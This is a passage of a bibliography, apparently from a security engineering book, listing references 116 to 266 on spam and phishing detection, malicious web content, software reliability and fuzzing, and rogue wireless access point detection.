[116] "Creating Safe and Secure Environments for Schools and Colleges", Randy Atlas and Richard Schneider, in "21st Century Security and CPTED", CRC Press, 2008, p.279.

[117] "Exchange 2003 Server Service Pack 2 (SP2) Anti-Spam Framework", Alexander Nikolayev, 18 July 2005, `http://blogs.technet.com/b/-exchange/archive/2005/07/18/407838.aspx`.

[118] "Understanding Spam Confidence Level Threshold", Microsoft Corporation, 10 September 2010, `http://technet.microsoft.com/en-us/library/-aa995744.aspx`.

[119] "Going Mini: Extreme Lightweight Spam Filters", D.Sculley and Gordon Cormack, *Proceedings of the 6th Conference on Email and Anti-Spam (CEAS'09)*, July 2009, `http://ceas.cc/2009/papers/ceas2009-paper-47.pdf`.

[120] "The Exploding Metropolis", William Whyte, Doubleday/Anchor, 1958.

[121] "Phishing with Rachna Dhamija", Federico Biancuzzi, 19 June 2006, `http://www.securityfocus.com/columnists/407`.

[122] "Malware Mythbusters", Alex Kirk, presentation at Ruxcon 2011, November 2011.

[123] "Malicious and Spam Posts in Online Social Networks", Saeed Abu-Nimeh, Thomas Chen and Omar Alzubi, *IEEE Computer*, **Vol.44**, **No.9** (September 2011), p.23.

[124] "Metrics for Measuring ISP Badness: The Case of Spam", Benjamin Johnson, John Chuang, Jens Grossklags and Nicolas Christin, *Proceedings of the 16th International Conference on Financial Cryptography and Data Security (FC'12)*, Springer-Verlag LNCS No.7397, February 2012, p.89.

[125] "A RESTful Web Service for Internet Name and Address Directory Services", Andrew Newton, Dave Piscitello, Benedetto Fiorelli and Steve Sheng, *;login*, **Vol.36**, **No.5** (October 2011), p.23.

[126] "Revisiting Whois: Coming to REST", Andrew Sullivan and Murray Kucherawy, *IEEE Internet Computing*, **Vol.16**, **No.3** (May/June 2012), p.65.

[127] Jon Oliver, private communications, 19 November 2011.

[128] Paul Ducklin, private communications, 4 November 2011.

[129] "Identification of Malicious Web Pages Through Analysis of Underlying DNS and Web Server Relationships", Christian Seifert, Ian Welch, Peter Komisarczuk, Chiraag Uday and Barbara Endicott-Popovsky, *Proceedings of the 33rd Conference on Local Computer Networks (LCN'08)*, October 2008, p.935.

[130] "Lexical Feature Based Phishing URL Detection Using Online Learning", Aaron Blum, Brad Wardman, Thamar Solorio and Gary Warner, *Proceedings of the 3rd Workshop on Artificial Intelligence and Security (AIsec'10)*, October 2010, p.54.

[131] "Lexical URL Analysis for Discriminating Phishing and Legitimate Websites", Mahmoud Khonji, Youssef Iraqi and Andrew Jones, *Proceedings of the 8th Collaboration, Electronic Messaging, Anti-Abuse and Spam Conference (CEAS'11)*, September 2011, p.109.

[132] "Identify Fixed-Path Phishing Attack by STC", Cheng Hsin Hsu, Polo Wang and Samuel Pu, *Proceedings of the 8th Collaboration, Electronic Messaging, Anti-Abuse and Spam Conference (CEAS'11)*, September 2011, p.172.

[133] "WARNINGBIRD: Detecting Suspicious URLs in Twitter Stream", Sangho Lee and Jong Kim, *Transactions on Dependable and Secure Computing*, Vol.10, No.3 (May 2013), p.183.

[134] "Measuring the Perpetrators and Funders of Typosquatting", Tyler Moore and Benjamin Edelman, *Proceedings of the 14th Financial Cryptography and Data Security Conference (FC'10)*, Springer-Verlag LNCS No.6052, January 2010, p.175.

[135] "Strider Typo-Patrol: Discovery and Analysis of Systematic Typo-Squatting", Yi-Min Wang, Doug Beck, Jeffrey Wang, Chad Verbowski and Brad Daniels, *Proceedings of the 2nd Workshop on Steps to Reducing Unwanted Traffic on the Internet (SRUTI'06)*, July 2006, p.31.

[136] "Say my name, bitch! (IDN Homograph Mitigation Strategies)", Peter Hannay, presentation at Kiwicon V, November 2011.

[137] "Security Economics in the HTTPS Value Chain", Hadi Asghari, Michel Van Eeten, Axel Arnbak and Nico Van Eijk, *Proceedings of the 12th Workshop on Economics of Information Security (WEIS'13)*, June 2013, `http://weis2013.econinfosec.org/papers/AsghariWEIS2013.pdf`.

[138] "CANTINA: A Content-Based Approach to Detecting Phishing Web Sites", Yue Zhang, Jason Hong and Lorrie Cranor, *Proceedings of the 16th World Wide Web Conference (WWW'07)*, May 2007, p.639.

[139] "The Nuts and Bolts of a Forum Spam Automator", Youngsang Shin, Minaxi Gupta and Steven Myers, *Proceedings of the 4th Workshop on Large-Scale Exploits and Emergent Threats (LEET'11)*, March 2011, `http://www.usenix.org/event/leet11/tech/full_papers/Shin.pdf`.

[140] "Discovering phishing target based on semantic link network", Liu Wenyin, Ning Fang, Xiaojun Quan, Bite Qiu and Gang Liu, *Future Generation Computer Systems*, **Vol.26**, **No.3** (March 2010), p.381.

[141] "Antiphishing through Phishing Target Discovery", Liu Wenyin, Gang Liu, Bite Qiu and Xiaojun Quan, *IEEE Internet Computing*, **Vol.16**, **No.2** (March/April 2012), p.52.

[142] "Using Classifier Cascades for Scalable E-Mail Classification", Jay Pujara, Hal Daumé III and Lise Getoor, *Proceedings of the 8th Collaboration, Electronic Messaging, Anti-Abuse and Spam Conference (CEAS'11)*, September 2011, p.55.

[143] "Prophiler: A Fast Filter for the Large-Scale Detection of Malicious Web Pages", Davide Canali, Marco Cova, Giovanni Vigna and Christopher Kruegel, *Proceedings of the 20th World Wide Web Conference (WWW'11)*, March 2011, p.197.

[144] "Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code", Marco Cova, Christopher Kruegel and Giovanni Vigna,

Proceedings of the 19th World Wide Web Conference (WWW'10), April 2010, p.281.

[145] "ZOZZLE: Fast and Precise In-Browser JavaScript Malware Detection", Charlie Curtsinger, Benjamin Livshits, Benjamin Zorn and Christian Seifert, *Proceedings of the 20th Usenix Security Symposium (Security'11)*, August 2011, p.33.

[146] "Cujo: Efficient Detection and Prevention of Drive-by-Download Attacks", Konrad Rieck, Tammo Krueger and Andreas Dewald, *Proceedings of the 26th Annual Computer Security Applications Conference (ACSAC'10)*, December 2010, p.31.

[147] "BINSPECT: Holistic Analysis and Detection of Malicious Web Pages", Birhanu Eshete, Adolfo Villafiorita and Komminist Weldemariam, *Proceedings of the 8th International Conference on Security and Privacy in Communication Networks (SecureComm'12)*, Springer-Verlag Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering No.106, September 2013, p.149.

[148] "Improving Phishing Countermeasures: An Analysis of Expert Interviews", Steve Sheng, Ponnurangam Kumaraguru, Alessandro Acquisti, Lorrie Cranor and Jason Hong, *Proceedings of the 4th eCrime Researchers Summit (eCRIME'09)*, September 2009, p.1.

[149] "Anomaly Based Web Phishing Page Detection", Ying Pan and Xuhua Ding, *Proceedings of the 22nd Annual Computer Security Applications Conference (ACSAC'06)*, December 2006, p.381.

[150] "On the Effectiveness of Techniques to Detect Phishing Sites", Christian Ludl, Sean McAllister, Engin Kirda and Christopher Kruegel, *Proceedings of the 4th Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA'07)*, Springer-Verlag LNCS No.4579, July 2007, p.20.

[151] "Caffeine Monkey: Automated Collection, Detection and Analysis of Malicious Javascript", Ben Feinstein and Daniel Peck, Black Hat USA 2007, July 2007, `https://www.blackhat.com/presentations/bh-usa-07/Feinstein_and_Peck/Whitepaper/bh-usa-07-feinstein_and_peck-WP.pdf`.

[152] "A Framework for Detection and Measurement of Phishing Attacks", Sujata Doshi, Niels Provos, Monica Chew and Avi Rubin, *Proceedings of the ACM Workshop on Rapid Malcode (WORM'07)*, November 2007, p.1.

[153] "Identification of Malicious Web Pages with Static Heuristics", Christian Seifert, Ian Welch and Peter Komisarczuk, *Proceedings of the Australasian Telecommunication Networks and Applications Conference (ATNAC'08)*, December 2008, p.91.

[154] "A Hybrid Phish Detection Approach by Identity Discovery and Keywords Retrieval", Guang Xiang and Jason Hong, *Proceedings of the 18th World Wide Web Conference (WWW'09)*, April 2009, p.571.

[155] "Разработка программы обнаружения вредоносных сценариев JavaScript на основе поведенческих сигнатур", Ю.М. Туманов, Proceedings of RusCrypto 2009, April 2009, `http://www.ruscrypto.org/netcat_files/File/ruscrypto.2009.039.zip`.

[156] "Identifying Suspicious URLs: An Application of Large-Scale Online Learning", Justin Ma, Lawrence Saul, Stefan Savage and Geoffrey Voelker, *Proceedings of the 26th International Conference on Machine Learning (ICML'09)*, June 2009, p.681.

[157] "Detection and Analysis of Drive-by-Download Attacks and Malicious Javascript Code", Marco Cova, Christopher Kruegel and Giovanni Vigna, *Proceedings of the 19th World Wide Web Conference (WWW'10)*, April 2010, p.281.

[158] "Judging a site by its content: learning the textual, structural, and visual features of malicious Web pages", Sushma Bannur, Lawrence Saul and Stefan Savage, *Proceedings of the 4th Workshop on Security and Artificial Intelligence (AISec'11)*, October 2011, p.1.

[159] "CANTINA+: A Feature-Rich Machine Learning Framework for Detecting Phishing Web Sites", Guang Xiang, Jason Hong, Carolyn Rose and Lorrie

Cranor, *ACM Transactions on Information and System Security (TISSEC)*, **Vol.14**, **No.2** (2011), Article No.21.

[160] "Tracking the Trackers: Fast and Scalable Dynamic Analysis of Web Content for Privacy Violations", Minh Tran, Xinshu Dong, Zhenkai Liang, Xuxian Jiang, *Proceedings of the 10th Conference on Applied Cryptography and Network Security (ACNS'12)*, Springer-Verlag LNCS No.7341, June 2012, p.418.

[161] "An Approach for Identifying JavaScript-loaded Advertisements through Static Program Analysis", Caitlin Orr, Arun Chauhan, Minaxi Gupta, Christopher Frisz and Christopher Dunn, *Proceedings of the 11th Workshop on Privacy in the Electronic Society (WPES'12)*, October 2012, p.1.

[162] "A Comparison of Machine Learning Techniques for Phishing Detection", Saeed Abu-Nimeh, Dario Nappa, Xinlei Wang and Suku Nair, *Proceedings of the Anti-Phishing Working Group's 2nd Annual eCrime Researchers Summit (eCrime'07)*, October 2007, p.69.

[163] "An Evaluation of Machine Learning-Based Methods for Detection of Phishing Sites", Daisuke Miyamoto, Hiroaki Hazeyama and Youki Kadobayashi, *Proceedings of the 15th International Conference on Advances in Neuro-Information Processing (ICONIP'08)*, Springer-Verlag LNCS No.5506, November 2008, p.539.

[164] "Beyond Blacklists: Learning to Detect Malicious Web Sites from Suspicious URLs", Justin Ma, Lawrence Saul, Stefan Savage and Geoffrey Voelker, *Proceedings of the 15th Conference on Knowledge Discovery and Data Mining (KDD'09)*, June 2009, p.1245.

[165] "Identifying Suspicious URLs: An Application of Large-Scale Online Learning", Justin Ma, Lawrence Saul, Stefan Savage and Geoffrey Voelker, *Proceedings of the 26th International Conference on Machine Learning (ICML'09)*, June 2009, p.681.

[166] "Obfuscated Malicious Javascript Detection using Classification Techniques", Peter Likarish, Eunjin Jung and Insoon Jo, *Proceedings of the 4th Conference on Malicious and Unwanted Software (MALWARE'09)*, October 2009, p.47.

[167] "Malicious Web Content Detection by Machine Learning", Yung-Tsung Hou, Yimeng Chang, Tsuhan Chen, Chi-Sung Laih and Chia-Mei Chen, *Expert Systems with Applications: An International Journal*, **Vol.37**, **No.1** (January 2010), p.55.

[168] "Large-Scale Automatic Classification of Phishing Pages", Colin Whittaker, Brian Ryner and Marria Nazif, *Proceedings of the 17th Network and Distributed System Security Symposium (NDSS'10)*, February 2010, `http://www.isoc.org/isoc/conferences/ndss/10/pdf/08.pdf`.

[169] "Detecting Malicious Web Links and Identifying Their Attack Types", Hyunsang Choi, Bin Zhu and Heejo Lee, *Proceedings of the 2nd Conference on Web Application Development (WebApps'11)*, June 2011, p.125.

[170] "The Commercial Malware Industry", Peter Gutmann, presentation at Defcon 15, August 2007, `https://www.defcon.org/images/defcon-15/dc15-presentations/dc-15-gutmann.pdf`, updated version at `http://www.cs.auckland.ac.nz/~pgut001/pubs/malware_biz.pdf`.

[171] "Characterizing Insecure JavaScript Practices on the Web", Chuan Yue and Haining Wang, *Proceedings of the 18th Conference on the World Wide Web (WWW'09)*, April 2009, p.961.

[172] "Abusing HTML5", Ming Chow, presentation at Defcon 19, August 2011, `https://media.defcon.org/dc-19/presentations/Chow/DEFCON-19-Chow-Abusing-HTML5.pdf`.

[173] "The rise in HTML5 threats: Lessons of the web's past ignored again", Steve Orrin, presentation at the Second Annual Security BSides Portland (BsidesPDX'12), November 2012.

[174] "Browser Security: Appearances Can Be Deceiving", Jeremiah Grossman, Ben Livshits, Rebecca Bace and George Neville-Neil, *Communications of the ACM*, **Vol.56**, **No.1** (January 2013), p.60.

[175] "HTML5 — A Whole New Attack Vector", Robert McArdle, presentation at BruCon 2012, September 2012, `http://files.brucon.org/HTML5.zip`.

[176] "Cloaking", Google, 2012, `https://support.google.com/webmasters/-answer/66355`.

[177] "deSEO: Combating Search-Result Poisoning", John P. John, Fang Yu, Yinglian Xie, Arvind Krishnamurthy and Martín Abadi *Proceedings of the 20th Usenix Security Symposium (Security'11)*, August 2011, p.299.

[178] "Facebook's URL scanner is vulnerable to cloaking attacks", Lucian Constantin, 7 October 2011, `http://www.networkworld.com/news/2011/-100711-facebooks-url-scanner-is-vulnerable-251737.html`.

[179] "Found Weird Code On My VPS", 'Mikelangelo', 7 December 2010, `http://forums.digitalpoint.com/showthread.php?t=2024707`.

[180] "SpyProxy: Execution-based Detection of Malicious Web Content", Alexander Moshchuk, Tanya Bragin, Damien Deville, Steven Gribble and Henry Levy, *Proceedings of 16th Usenix Security Symposium (Security'07)*, August 2007, p.27.

[181] "Laser Precision Phishing --- Are You on the Bouncer's List Today?", Limor Kessem, 15 January 2013, `http://blogs.rsa.com/laser-precision-phishing-are-you-on-the-bouncers-list-today`.

[182] "New Phishing Toolkit Uses Whitelisting To Keep Scams Alive", 'ledgeditor', 16 January 2013, `http://securityledger.com/new-phishing-toolkit-uses-whitelisting-to-keep-scams-alive`.

[183] "Classifier Evasion: Models and Open Problems", Blaine Nelson, Benjamin Rubinstein, Ling Huang, Anthony Joseph, and Doug Tygar, *Proceedings of the Workshop on Privacy and Security Issues in Data Mining and Machine Learning (PSDML'10)*, Springer-Verlag LNAI No.6549, September 2010, p.92.

[184] "BINSPECT: Holistic Analysis and Detection of Malicious Web Pages", Birhanu Eshete, Adolfo Villafiorita and Komminist Weldemarian, to appear.

[185] "SMTP Path Analysis", Barry Leiba, Joel Ossher, V. Rajan, Richard Segal and Mark Wegman, *Proceedings of the 2nd Conference on Email and Anti-Spam (CEAS'05)*, July 2005, `http://ceas.cc/2005/papers/176.pdf`.

[186] "Router-Level Spam Filtering Using TCP Fingerprints: Architecture and Measurement-Based Evaluation", Holly Esquivel, Tatsuya Mori and Aditya Akella, *Proceedings of the 6th Conference on Email and Anti-Spam (CEAS'09)*, July 2009, `http://ceas.cc/2009/papers/ceas2009-paper-10.pdf`.

[187] "Postfix: Past, Present, and Future", Wietse Venema, invited talk at the 24th Large Installation System Administration Conference (LISA'10), November 2010.

[188] "Experiences with Greylisting", John Levine, *Proceedings of the 2nd Conference on Email and Anti-Spam (CEAS'05)*, July 2005, `http://ceas.cc/2005/papers/120.pdf`.

[189] "Multi-Level Reputation-Based Greylisting", Andreas Janececk, Wilfried Gansterer and K.Ashwin Kumar, *Proceedings of the 3rd International Conference on Availability, Reliability and Security (ARES'08)*, April 2008, p.10.

[190] "Greylisting implementations », Bjarne Lundgren, 2011, `http://www.greylisting.org/implementations/`.

[191] "All About Safe Browsing", Niels Provos and Ian Fette, 31 January 2012, `http://blog.chromium.org/2012/01/all-about-safe-browsing.html`.

[192] "Stranger Danger' — Introducing SmartScreen Application Reputation", Ryan Colvin, 13 October 2010, `http://blogs.msdn.com/b/ie/archive/2010/10/-13/stranger-danger-introducing-smartscreen-application-reputation.aspx`.

[193] "SmartScreen Application Reputation — Building Reputation", Ryan Colvin, 22 March 2011, `http://blogs.msdn.com/b/ie/archive/2011/03/22/-smartscreen-174-application-reputation-building-reputation.aspx`.

[194] "An Empirical Analysis of Phishing Blacklists", Steve Sheng, Brad Wardman, Gary Warner, Lorrie Cranor, Jason Hong and Chengshan Zhang, *Proceedings*

of the 6th Conference on Email and Anti-Spam (CEAS'09), July 2009, `http://ceas.cc/2009/papers/ceas2009-paper-32.pdf`.

[195] "SmartScreen Application Reputation in IE9", Jeb Haber, 17 May 2011, `http://blogs.msdn.com/b/ie/archive/2011/05/17/smartscreen-174-application-reputation-in-ie9.aspx`.

[196] "Web Browser Group Test Socially-Engineered Malware — Europe Q2 2011", NSS Labs, May 2011, `http://www.nsslabs.com/assets/noreg-reports/2011/nss%20labs_q2_2011_browsersem_FINAL.pdf`.

[197] "CAMP: Content-Agnostic Malware Protection", Moheeb Abu Rajab, Lucas Ballard, Noë Lutz, Panayiotis Mavrommatis and Niels Provos, *Proceedings of 20th Network and Distributed System Security Symposium (NDSS'13)*, February 2013, `http://www.internetsociety.org/sites/-default/files/03_5.pdf`.

[198] "CAMP for Chrome catches 99% of malware, Google says", Antone Gonsalves, 9 April 2013, `http://www.csoonline.com/article/731494/-camp-for-chrome-catches-99-of-malware-google-says`.

[199] "Intelligent Internal Control and Risk Management", Matthew Leitch, Gower Publishing, 2008.

[200] "5 Lessons We've Learned Using AWS", John Ciancutti, 16 December 2010, `http://techblog.netflix.com/2010/12/5-lessons-weve-learned-using-aws.html`.

[201] "Some quotes regarding how Netflix handled this without interruptions", 'timf', 21 April 2011, `http://news.ycombinator.com/item?id=2470773`.

[202] "Lessons Netflix Learned from the AWS Outage", 29 April 2011, Adrian Cockroft, Cory Hicks and Greg Orzell, `http://techblog.netflix.com/-2011/04/lessons-netflix-learned-from-aws-outage.html`.

[203] "The Antifragile Organization: Embracing Failure to Improve Resilience and Maximize Availability", Ariel Tseitlin, *ACM Queue*, **Vol.11**, **No.6** (June 2013), `http://portal.acm.org/ft_gateway.cfm?id=2499552&type=pdf`. Republished in *Communications of the ACM*, **Vol.56**, **No.8** (August 2013), p.40

[204] "A Layout-Similarity-Based Approach for Detecting Phishing Pages", Angelo Rosiello, Engin Kirda, Christopher Kruegel and Fabrizio Ferrandi, *Proceedings of the 3rd Conference on Security and Privacy in Communications Networks (SecureComm'07)*, (September 2007), p.454.

[205] "Measurement Study on Malicious Web Servers in the .nz Domain", Christian Seifert, Vipul Delwadia, Peter Komisarczuk, David Stirling and Ian Welch, *Proceedings of the 14th Australasian Conference in Information Security and Privacy (ACISP'09)*, Springer-Verlag LNCS No.5594, July 2009, p.8.

[206] "Detection of Phishing Webpages based on Visual Similarity", Liu Wenyin, Guanglin Huang, Liu Xiaoyue, Zhang Min and Xiaotie Deng, *Proceedings of the 14th World Wide Web Conference (WWW'05)*, May 2005, p.1060.

[207] "Visual-Similarity-Based Phishing Detection", Eric Medvet, Engin Kirda and Christopher Kruegel, *Proceedings of the 4th Conference on Security and Privacy in Communication Networks (SecureComm'08)*, September 2008, p.30.

[208] "Visual Similarity-based Phishing Detection without Victim Site Information", Masanori Hara, Akira Yamada and Yutaka Miyake, *Proceedings of the Symposium on Computational Intelligence in Cyber Security (CICS'09)*, March 2009, p.30.

[209] "Client-side defense against web-based identity theft", Neil Chou, Robert Ledesma, Yuka Teraguchi, Dan Boneh and John Mitchell, *Proceedings of the 11th Network and Distributed System Security Symposium (NDSS'04)*, February 2004, `http://www.internetsociety.org/sites/default/-files/Chou.pdf`.

[210] "Factors that Affect the Perception of Security and Privacy of E-Commerce Web Sites", Carl Turner, Merrill Zavod and William Yurcik, *Proceedings of the 4th International Conference on Electronic Commerce Research*, November 2001, p.628.

[211] "You've Been Warned: An Empirical Study of the Effectiveness of Web Browser Phishing Warnings", Serge Egelman, Lorrie Cranor and Jason Hong, *Proceedings of the 26th Conference on Human Factors in Computing Systems (CHI'08)*, April 2008, p.1065.

[212] "Living with Complexity", Donald Norman, MIT Press, 2011.

[213] "How Did Software Get So Reliable Without Proof?", C.A.R.Hoare, *Proceedings of the 3rd International Symposium of Formal Methods Europe (FME'96)*, Springer-Verlag LNCS No.1051, March 1996, p.1.

[214] "Optimizing Preventive Service of Software Products", Edward Adams, *IBM Journal of Research and Development*, **Vol.28**, **No.1** (January 1984), p.2.

[215] "An Empirical Study of the Reliability of UNIX Utilities", Barton Miller, Lars Fredriksen and Bryan So, *Communications of the ACM*, **Vol.33**, **No.12** (December 1990), p.32.

[216] "Fuzz Revisited: A Re-examination of the Reliability of UNIX Utilities and Services", Barton Miller, David Koski, Cjin Pheow Lee, Vivekananda Maganty, Ravi Murthy, Ajitkumar Natarajan and Jeff Steidl, University of Wisconsin-Madison Computer Sciences Technical Report #1268, April 1995.

[217] "Death, Taxes, and Imperfect Software: Surviving the Inevitable", Crispin Cowan, Calton Pu, and Heather Hinton, *Proceedings of the 1998 New Security Paradigms Workshop (NSPW'98)*, September 1998, p.54.

[218] "An Empirical Study of the Robustness of Windows NT Applications Using Random Testing", Justin Forrester and Barton Miller, *Proceedings of the 4th USENIX Windows Systems Symposium (WinSys'00)*, August 2000, p.59.

[219] "An Empirical Study of the Robustness of MacOS Applications Using Random Testing", Barton Miller, Gregory Cooksey and Fredrick Moore, *SIGOPS Operating Systems Review*, **Vol.41**, **No.1** (January 2007), p.78.

[220] "AusCERT Home Users Computer Security Survey 2008", Australian Computer Emergency Response Team, 2008.

[221] "Beyond Applied Cryptography: Designing a Secure Application", Nate Lawson, presentation at Infosec World 2004, `http://www.root.org/-talks/Infosec_200403.pdf`.

[222] "Complexity is insecurity", Colin Percival, 4 September 2009, `http://www.daemonology.net/blog/2009-09-04-complexity-is-insecurity.html`.

[223] "Normal Accidents", Charles Perrow, Basic Books, 1984.

[224] "Security Metrics", Andrew Jaquith, Addison-Wesley, 2007.

[225] "An Experiment in Software Error Data Collection and Analysis", Norman Schneidewind, and Heinz-Michael Hoffmann, *IEEE Transactions on Software Engineering*, **Vol.5**, **No.3** (May 1979), p.276.

[226] "Trends in Firewall Configuration Errors: Measuring the Holes in Swiss Cheese", Avishai Wool, *IEEE Internet Computing*, **Vol.14**, **No.4** (July/August 2010), p.58.

[227] "Building Systems to Be Shared, Securely", Poul-Henning Kamp and Robert Watson, *ACM Queue*, **Vol.2**, **No.5** (July/August 2004), p.42.

[228] "Babysitting an Army of Monkeys: An Analysis of Fuzzing 4 Products with 5 Lines of Python", Charlie Miller, presentation at CanSecWest 2010, March 2010, `http://securityevaluators.com/files/slides/-cmiller_CSW_2010.ppt`.

[229] "Triggers and Barriers to Customizing Software", Wendy Mackay, *Proceedings of the 9th Conference on Human Factors in Computing Systems (CHI'91)*, April 1991, p.153.

[230] "IEEE OUI and Company_id Assignments", `http://standards.ieee.org/-regauth/oui/index.shtml`.

[231] "Netzwerk- and Datensicherheit", Martin Kappes, Teubner Verlag, 2007.

[232] "Rogue Access Point Detection Using Innate Characteristics of the 802.11 MAC", Aravind Venkataraman and Raheem Beyah, *Proceedings of the 5th Conference on Security and Privacy in Communication Networks (SecureComm'09)*, September 2009, p.394.

[233] "Handbook of Usability Testing (2nd ed)", Jeffrey Rubin and Dana Chisnell, John Wiley and Sons, 2008.

[234] "Rogue Access Point Detection using Temporal Traffic Characteristics", Raheem Beyah, Shantanu Kangude, George Yu, Brian Strickland and John Copeland, *Proceedings of the Global Telecommunications Conference (GLOBECOM'04)*, November 2004, p.2271.

[235] "Enhancing Intrusion Detection in Wireless Networks using Radio Frequency Fingerprinting", Jeyanthi Hall, Michel Barbeau and Evangelos Kranakis, *Proceedings of the Conference on Communications, Internet, and Information Technology (CIIT'04)*, November 2004, p.201.

[236] "Classification of Access Network Types: LAN, Wireless LAN, ADSL, Cable or Dialup?", Wei Wei, Bing Wang, Chun Zhang, Don Towsley and Jim Kurose, *Proceedings of the 24th Annual Joint Conference of the IEEE Computer and Communications Societies (INFOCOM'05)*, March 2005, p.1060.

[237] "Enhancing the Security of Corporate Wi-Fi Networks Using DAIR", Paramvir Bahl, Ranveer Chandra, Jitendra Padhye, Alec Wolman, and Brian Zill, *Proceedings of the 4th Conference on Mobile Systems, Applications and Services (MobiSys'06)*, June 2006, p.1.

[238] "A Passive Approach to Wireless NIC Identification", Cherita Corbett, Raheem Beyah and John Copeland, *Proceedings of the IEEE Conference on Communications (ICC'06)*, June 2006, p.2329.

[239] "Passive Data Link Layer 802.11 Wireless Device Driver Fingerprinting", Jason Franklin, Damon McCoy, Parisa Tabriz, Vicentiu Neagoe, Jamie Van Randwyk and Douglas Sicker, *Proceedings of the 15th Usenix Security Symposium (Security'06)*, August 2006, p.167.

[240] "Physical-Layer Intrusion Detection in Wireless Networks", A.Tomko, C.Reiser and L.Buell, *Proceedings of the 2006 Military Communications Conference (MILCOM'06)*, October 2006, p.1040.

[241] "Detecting 802.11 Wireless Hosts from Remote Passive Observations", Valeria Baiamonte, Konstantina Papagiannaki and Gianluca Iannaccone, *Proceedings of the 6th Conference on Ad Hoc and Sensor Networks, Wireless Networks, Next Generation Internet (Networking'07)*, Springer-Verlag LNCS No.4479, May 2007, p.356.

[242] "Wireless Security through RF Fingerprinting", Oktay Ureten and Nur Serinken, *Canadian Journal of Electrical and Computer Engineering*, **Vol.32**, **No.1** (Winter 2007), p.27.

[243] "Passive Online Rogue Access Point Detection Using Sequential Hypothesis Testing with TCP ACK-Pairs", Jim Kurose, Bing Wang and Don Towsley, *Proceedings of the 7th Conference on Internet Measurement (IMC'07)*, October 2007, p.365.

[244] "802.11 User Fingerprinting", Jeffrey Pang, Ben Greenstein, Ramakrishna Gummadi, Srinivasan Seshan and David Wetherall, *Proceedings of the 13th Conference on Mobile Computing and Networking (MobiCom'07)*, September 2007, p.99.

[245] "Rogue Access Point Detection by Analyzing Network Traffic Characteristics", Sachin Shetty, Min Song and Liran Ma, *Proceedings of the Military Communications Conference (MILCOM'07)*, October 2007, p.1.

[246] "A Passive Approach to Rogue Access Point Detection", Lanier Watkins, Raheem Beyah and Cherita Corbett, *Proceedings of the Global Telecommunications Conference (GLOBECOM'07)*, November 2007, p.355.

[247] "RIPPS: Rogue Identifying Packet Payload Slicer Detecting Unauthorized Wireless Hosts Through Network Traffic Conditioning", Chad Mano, Andrew Blaich, Qi Liao, Yingxin Jiang, David Cieslak, David Salyers and Aaron Striegel, *Transactions on Information and System Security (TISSEC)*, **Vol.11**, **No.2** (March 2008), Article No.2.

[248] "Identifying Unique Devices through Wireless Fingerprinting", Desmond Loh, Chia Cho, Chung Tan and Ri Lee, *Proceedings of the 1st ACM Conference on Wireless Network Security (WiSec'08)*, March 2008, p.46.

[249] "Active Behavioral Fingerprinting of Wireless Devices", Sergey Bratus, Cory Cornelius, David Kotz and Daniel Peebles, *Proceedings of the 1st ACM Conference on Wireless Network Security (WiSec'08)*, March 2008, p.56.

[250] "Rogue Access Point Detection using Segmental TCP Jitter", Gaogang Xie, Tingting He and Guangxing Zhang, *Proceeding of the 17th World Wide Web Conference (WWW'08)*, April 2008, p.1249.

[251] "A Hybrid Rogue Access Point Protection Framework for Commodity Wi-Fi Networks", Liran Ma, Amin Teymorian and Xiuzhen Cheng, *Proceedings of the 27th Conference on Computer Communications (INFOCOM'08)*, April 2008, p.1220.

[252] "Integrated Wireless Rogue Access Point Detection and Counterattack System", Songrit Srilasak, Kitti Wongthavarawat and Anan Phonphoem, *Proceedings of the Conference on Information Security and Assurance (ISA'08)*, April 2008, p.326.

[253] "Wireless Device Identification with Radiometric Signatures", Vladimir Brik, Suman Banerjee and Marco Gruteser, *Proceedings of the 14th Conference on Mobile Computing and Networking (MobiCom'08)*, September 2008 p.116.

[254] "Radio Frequency Fingerprinting Commercial Communication Devices to enhance Electronic Security", William Suski II, Michael Temple, Michael Mendenhall and Robert Mills, *International Journal of Electronic Security and Digital Forensics*, **Vol.1**, **No.3** (October 2008), p.301.

[255] "Detecting Rogue Access Points using Client-side Bottleneck Bandwidth Analysis", Kuo-Fong Kao, I.-En Liao and Yueh-Chia Li, *Computers & Security*, **Vol.28**, **No.3-4** (May/June 2009), p.144.

[256] "On Fast and Accurate Detection of Unauthorized Wireless Access Points Using Clock Skews", Suman Jana and Sneha Kasera, *IEEE Transactions on Mobile Computing*, **Vol.9**, **No.3** (March 2010), p.449.

[257] "Using Hidden Markov Model to Detect Rogue Access Points", by Gayathri Shivaraj, Min Song and Sachin Shetty, *Security and Communication Networks*, **Vol.3**, **No.5** (September/October 2010), p.394.

[258] "RAPiD: An Indirect Rogue Access Points Detection System", Guangzhi Qu and Michael Nefcy, *Proceedings of the 29th International Performance Computing and Communications Conference (IPCCC'10)*, December 2010, p.9.

[259] "Rogue-Access-Point Detection", Raheem Beyah and Aravind Venkataraman, *IEEE Security and Privacy*, **Vol.9**, **No.5** (September/October 2011), p.56.

[260] "WiFiHop — Mitigating the Evil Twin Attack through Multi-hop Detection", Diogo Mónica and Carlos Ribeiro, *Proceedings of the 16th European Symposium on Research in Computer Security (ESORICS'11)*, Springer-Verlag LNCS No.6879, September 2011, p.21.

[261] "A Timing-Based Scheme for Rogue AP Detection", Hao Han, Bo Sheng, Chiu Tan, Qun Li and Sanglu Lu, *IEEE Transactions on Parallel and Distributed Systems*, **Vol.22**, **No.11** (November 2011), p.1912.

[262] "Improved Radiometric Identification of Wireless Devices Using MIMO Transmission", Yan Shi, *IEEE Transactions on Information Forensics and Security*, **Vol.6**, **No.4** (December 2011), p.1346.

[263] "Physical-layer Intrusion Detection for Wireless Networks using Compressed Sensing", Alexandros Fragkiadakis, Sofia Nikitaki and Panagiotis Tsakalides, *Proceedings of the 8th International Conference on Wireless and Mobile Computing, Networking and Communications (WiMob'12)*, October 2012, p.845.

[264] "On Physical-Layer Identification of Wireless Devices", Boris Danev, Davide Zanetti and Srdjan Čapkun, *ACM Computing Surveys*, **Vol.45**, **No.1** (2013), Article No.6.

[265] "Google Android: A Comprehensive Security Assessment", Asaf Shabtal, Yuval Fledel, Uri Kanonov, Yuval Elovici, Shlomi Dolev and Chanan Glezer, *IEEE Security and Privacy*, **Vol.8**, **No.2** (March/April 2010), p.35.

[266] "Semantically Rich Application-Centric Security in Android", Machigar Ongtang, Stephen McLaughlin, William Enck and Patrick McDaniel, *Proceedings of the 25th Annual Computer Security Applications Conference (ACSAC'09)*, December 2009, p.340.

